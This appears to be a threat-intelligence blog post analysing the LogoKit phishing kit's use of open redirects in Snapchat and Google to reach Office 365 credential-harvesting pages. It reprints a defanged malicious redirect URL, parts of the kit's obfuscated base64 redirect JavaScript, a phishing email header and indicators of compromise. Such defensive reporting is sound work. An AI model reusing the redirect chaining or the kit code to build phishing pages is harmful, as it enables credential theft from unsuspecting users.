LogoKit update – The phishing kit leveraging Open Redirect Vulnerabilities

Back

Cybercrime Intelligence

7 Aug 2022

phishing kit, open redirect, vulnerability

Resecurity, Inc. (USA), a Los Angeles-based cybersecurity company providing managed threat detection and response for Fortune 500's, identified threat actors leveraging Open Redirect Vulnerabilities popular in online services and apps to bypass spam filters to ultimately deliver phishing content.

Using highly trusted service domains like Snapchat and other online-services, they create special URLs which lead to malicious resources with phishing kits. The kit identified is named LogoKit, which was previously used in attacks against the customers of Office 365, Bank of America, GoDaddy, Virgin Fly, and many other major financial institutions and online-services internationally.

The spike of LogoKit was been identified around the beginning of August, when multiple new domain names impersonating popular services had been registered and leveraged together with Open Redirects. While LogoKit is known for a while in the underground, at least since 2015, the cybercrime group behind it is constantly leveraging new tactics.

LogoKit is known for its dynamic content generation using JavaScript – it is able to change logos (of the impersonated service) and text on the landing pages in real-time to adapt on the fly, by doing so the targeted victims are more likely to interact with the malicious resource. Around November 2021, there were over 700 identified domains names used in campaigns leveraging LogoKit – their number is constantly growing.


Notably, the actors prefer to use domain names in exotic jurisdictions or zones with relatively poor abuse management process - .gq, .ml, .tk, ga, .cf or to gain unauthorized access to legitimate WEB-resources, and then use them as hosting for further phishing distribution.

LogoKit relies on sending users phishing links that contain their email addresses. Once the victim navigates to the URL, LogoKit fetches the company logo from a third-party service, such as Clearbit or Google's favicon database. The victim’s email is then auto filled in the email or username field which consequently tricks them into feeling they’ve previously logged in before. Should the victim then enter their password, LogoKit performs an AJAX request, sending the target's email and password to an external source, then finally redirecting the victim to their “legitimate” corporate website.

These tactics allow cybercriminals to masquerade their activity behind the notifications of legitimate services to evade detection, thus tricking the victim into accessing the malicious resource. Unfortunately, the use of Open Redirect vulnerabilities significantly facilitates LogoKit distribution, as many (even popular) online-services don't treat such bugs as critical, and in some cases – don't even patch, leaving the open door for such abuse.

Let's take a closer look at how it works on the example of the campaign identified in July 13th, it was targeting Office 365 users from the U.S. and Latin America:

This is an example of an email containing text and a link with an embedded link inside it



The embedded link is leveraging Open Redirect Vulnerability in Snapchat, and another URL from Google leading to a phishing resource:


https://click[.]snapchat.com/aVHG?=http://29781.google.com&af_web_dp=http://bz.pn83f.parquedelprado.com.do.#.aHR0cHM6Ly9zdG9yYWdlYXBpLmZsZWVrLmNvLzBhZDkxYjFjLTk5OTQtNGExZC1iZjg4LTE4Y2YwN2RiYWY1Mi1idWNrZXQvY29udGludWUuaHRtbD8jY29udGFjdEBjZXNlY3VyaXR5LmNvbQ==

Notably, some of the observed anti-spam mechanisms don't flag such links as malicious scoring them as trusted.

Once we decoded it, we found another link which contains the email address of the victim in question:


https://storageapi.fleek[.]co/0ad91b1c-9994-4a1d-bf88-18cf07dbaf52-bucket/continue.html?#contact@victim.com

The attacker used the Open Redirect in Snapchat to redirect the victim to new URL http://bz.pn83f.parquedelprado.com[.]do




The content of the pages generated by LogoKit is typically obfuscated.

https://storageapi.fleek[.]co/0ad91b1c-9994-4a1d-bf88-18cf07dbaf52-bucket/continue.html?#contact@victim.com



```
Response
Raw Headers Hex HTML Render
1  HTTP/1.1 200 OK
2  Connection: close
3  Content-Type: text/html
4  Last-Modified: Wed, 13 Jul 2022 12:42:53 GMT
5  Accept-Ranges: bytes
6  Vary: Accept-Encoding
7  Content-Length: 7453
8  Date: Wed, 13 Jul 2022 21:41:56 GMT
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13     <title>Loading.......</title>
14     <!-- Re -->
15     <!-- IC -->
16     <script type="text/javascript">
17         //domain string to match if redirecting to domain
18         var domainMatching = 'google';
   //where go going to redirect domain name google
19         //where to redirect scampage url
20         var redirectUrl = '';
21         //redirect sperator word
22         var redirectDelimiter = '#';
23         //enable base64
24         var enablebase64 = true;
25
26         var decodebase64 = true;
27         /**
28 *
29 *  Base64 encode / decode
30 *  http://www.webtoolkit.info/
31 *
32 **/
33 var Base64 = {
34 // private property
35 _keyStr :
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",
```

Here you can see the code that deals with the Base64 portion of the attack.




```
Response
Raw Headers Hex HTML Render
37 encode : function (input) {
38     var output = "";
39     var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
40     var i = 0;
41     input = Base64._utf8_encode(input);
42     while (i < input.length) {
43         chr1 = input.charCodeAt(i++);
44         chr2 = input.charCodeAt(i++);
45         chr3 = input.charCodeAt(i++);
46         enc1 = chr1 >> 2;
47         enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
48         enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
49         enc4 = chr3 & 63;
50         if (isNaN(chr2)) {
51             enc3 = enc4 = 64;
52         } else if (isNaN(chr3)) {
53             enc4 = 64;
54         }
55         output = output +
56         this._keyStr.charAt(enc1) + this._keyStr.charAt(enc2) +
57         this._keyStr.charAt(enc3) + this._keyStr.charAt(enc4);
58     }
59     return output;
60 },
61 // public method for decoding
62 decode : function (input) {
63     var output = "";
64     var chr1, chr2, chr3;
65     var enc1, enc2, enc3, enc4;
66     var i = 0;
67     input = input.replace(/[^A-Za-z0-9\+\/\=]/g, "");
68     while (i < input.length) {
69         enc1 = this._keyStr.indexOf(input.charAt(i++));
70         enc2 = this._keyStr.indexOf(input.charAt(i++));
71         enc3 = this._keyStr.indexOf(input.charAt(i++));
72         enc4 = this._keyStr.indexOf(input.charAt(i++));
73         chr1 = (enc1 << 2) | (enc2 >> 4);
```

And here is the redirection part.


```
Response
Raw Headers Hex HTML Render
176                         foundRedirections = Base64.decode(foundRedirections).trim();
177                     window.location.href = foundRedirections.match('http') ? foundRedirections : 'http://' +
   foundRedirections;
178                 }
179             }
180             var query = parser.href.split(/[#\?&=]/);
181             for(let param of query)
182                 {
183                     if(enablebase64 && decodebase64){
184                         // param = param + '==';
185                         param = decodeURIComponent(param);
186                         param = Base64.decode(param);
187                         if(ValidateEmail(param) && decodebase64){
188
189                         window.location.href = redirectUrl + param;
190                         }
191                     }
192                     if(enablebase64 && !decodebase64)
193                     {
194
195                        if(Base64.encode(Base64.decode(param)) == param){
196                             window.location.href = redirectUrl + param;
197                         }
198                     }
199  if(param.match('@')){                          window.location.href =  redirectUrl + param;
200                             }
201
202                 }
203             };
204             var param = getParams(window.location.href);
205         }
206     </script>
207 </head>
208 <body onload="Fired()">
209 </body>
210 </html>
211
```

The final page is leading to phishing impersonating Microsoft Office 365:



Numerous others were identified with A records leveraging exactly the same domains:

https://urlscan.io/result/94a6995d-fa52-4007-acca-06a7effd168c/related/




Initially, multiple victims received phishing links from compromised emails registered at GMX:


Subject	Password Notification Wednesday, July 13, 2022 8:18:26 PM
Message Id	<20221307201826FA327A984E$921DB1434A@gmx.net>
Creation time	Wed, 13 Jul 2022 20:18:26 +0000 (Delivered after 6 seconds)
From	"Service Request" <tafuskazutcom4q@gmx.net>

To <contact@victim.com>

Notably, the actors are using hacked WEB-resources leveraging the access to them for placing phishing without owners knowledge:




And here we can see how the attacker was using the fleek service to host their malicious code.




LogoKit have already been identified on more than 300 domains which took place over the past week, and more than 700 sites over the past month.

Some examples of various templates leveraged by LogoKit:


- Bank of America




- Virgin Fly




- Office 365



- GoDaddy



- Firebase



References:

https://urlscan.io/result/acee5510-cde3-4003-a2cc-940764f43bbb/

https://urlscan.io/result/3134f384-6bee-47cf-baa6-4786fed728d3/

https://www.zdnet.com/article/new-cybercrime-tool-can-build-phishing-pages-in-real-time/

https://community.riskiq.com/article/a068810a

IOCs:

fleek[.]co

storageapi.fleek[.]co/0ad91b1c-9994-4a1d-bf88-18cf07dbaf52-bucket/continue.html?#(emailaddress)

institutoaxioma.com.ar/ #(emailaddress) URL(http): /email25.godaddy.com-sign-realm.getforge.io/ #(emailaddress)

web[.]app, csb[.]app


us[.]archive[.]org

gl1hz[.]csb[.]app

ia801507[.]us[.]archive[.]org

cerstts[.]ga/100/wgbground

Cloud Architecture


EMPLOYEES
ENDPOINTS
NETWORK
CLOUD
IOTS
SUPPLY CHAIN
APPS
ENTERPRISE ECOSYSTEM PROTECTION
HUMAN INTENIGANCE
BIG DATA ANALASYS
CYBER THREAT INTELLIGENCE
THREAT HUNTING
ARTIFICIAL INTELLIGENCE
IDENTIFY
ANALYZE
EVALUATE
MITIGATE
PROTECT
SPECTRUM OF DIGITAL RISKS
DARK WEB ACTIVITY
DATA LEAKS
MALWARE
RANSOMWARE
DDOS
ACCOUNT TAKEOVER